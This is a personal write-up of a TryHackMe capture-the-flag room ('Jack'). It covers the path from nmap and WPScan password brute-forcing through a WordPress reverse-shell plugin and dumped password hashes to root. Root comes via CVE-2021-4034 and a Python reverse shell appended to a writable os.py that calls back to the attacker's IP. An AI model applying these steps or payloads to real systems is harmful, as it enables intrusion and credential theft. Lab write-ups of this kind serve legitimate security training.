RCON


info

https://tryhackme.com/room/jack

10.10.49.224
jack.thm
10.11.13.238 ME

scan

nmap $ip -vv -p-
nmap $ip -vvv -sC -sV -p 22,80 | tee nmap.txt
nikto -host http://jack.thm/ | tee nikto.txt



WordPress login found
http://jack.thm/wp-login.php

started a WPScan and brute-force attack:
wpscan --url http://jack.thm -e vp vt --passwords wlists/rockyou.txt --api-token JwaCp2ozDjvvWJnjaa8uLYFbdpXoT7EDzcStojFDrHk | tee wpscan.txt

WPScan found 3 users but after 30 minutes there was still no valid login found. Tbh I looked for hints online and tried other wordlists. Starting with a short version of rockyou - still no success.
But fasttrack.txt did the trick and I could login to Wordpress.

results

nmap:
    22/tcp open ssh   syn-ack OpenSSH 7.2p2
    80/tcp open http   syn-ack Apache httpd 2.4.18
    WordPress 5.3.2


    robots.txt
        User-agent: *
        Disallow: /wp-admin/
        Allow: /wp-admin/admin-ajax.php

WPScan:
    usernames found: jack, wendy, danny


EXPLOIT

WordPress


After the login I found that the user has nearly no capabilities.



Using the hint from THM I found https://vk9-sec.com/wordpress-plugin-user-role-editor-4-24-privilege-escalation/ and followed the instructions.




Unfortunately it is not possible to plant a shell inside the PHP files.



Therefor I created a malicous shell plugin https://sevenlayers.com/index.php/179-wordpress-plugin-reverse-shell , started a listener and activated the plugin to catch the shell.

local

Checked the wp-config.php for SQL credentials and logged into the SQL server to get the password hashes of the other 2 accounts.



```
+----+------------+------------------------------------+---------------+---------------------+
| ID | user_login | user_pass                          | user_nicename | user_email          |
+----+------------+------------------------------------+---------------+---------------------+
|  1 | jack       | $P$BHMMSqYjp/pnB4s6jIqRmw8iWctk8T0 | jack          | jack@tryhackme.com  |
|  2 | wendy      | $P$BfbHxepB1NcjJhk2V1eNDW.qFD7T6e. | wendy         | wendy@tryhackme.com |
|  3 | danny      | $P$BPBPKTsidcztYwTaJjF/2Jki2hHuFX0 | danny         | danny@tryhackme.com |
+----+------------+------------------------------------+---------------+---------------------+
3 rows in set (0.00 sec)
```

Jacks home directory is readable and I was able to obtain the user flag.
Also found a reminder.txt, regardubg file permissions:
“Please read the memo on linux file permissions, last time your backups almost got us hacked! Jack will hear about this when he gets back.”


There is a SSH key under /var/backups!
I started linpeas on the target machine and meanwhile started cracking those hashes and tried the id_rsa key to find out it belongs to jack - nice!

linpeas

Linux version 4.4.0-142-generic
Sudo version 1.8.16
Vulnerable to CVE-2021-4034
Potentially Vulnerable to CVE-2022-25

root

1. the cheap way - used CVE-2021-4034 to instantly gain root.



```
root@jack:/root# cat root.txt &&id && whoami
b8b63a861cc09e853f29d8055d64bffb
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),
115(lpadmin),116(sambashare),1000(jack),1001(family)
root
root@jack:/root#
```

2. As the room desciptions states “*escalate your privileges to root using a Python*

module".
In /usr/lib/python2.7 lies the os.py that is used by the checker.py under /opt/-statuscheck and jack is in the family group and has writing rights.

```
jack@jack:/usr/lib/python2.7$ ls -la os.py
-rw-rw-r-x 1 root family 26109 Dec 19 08:08 os.py
jack@jack:/usr/lib/python2.7$ groups
jack adm cdrom dip plugdev lpadmin sambashare family
```

So i appended:


import socket
import pty
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.11.13.238", 9001))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
pty.spawn("/bin/bash")
s.close()

to the os.py startet a listener and catched the root shell.

```
┌[me-virtualbox]-[15:07-19/12]-[/home/losferatos/Desktop]
└─losferatos$nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.11.13.238] from (UNKNOWN) [10.10.49.224] 60330
root@jack:~#
```

I had to try different python payloads to get it working.

Meanwhile hashcat finished cracking those 2 hashes but couldn't find a valid candidate inside rockyou.



creds

WordPress:
    w[...]y:c[...]r
SQL:
    w[...]r:p[...]d

user_flag:0[...]a
root_flag:b[...]b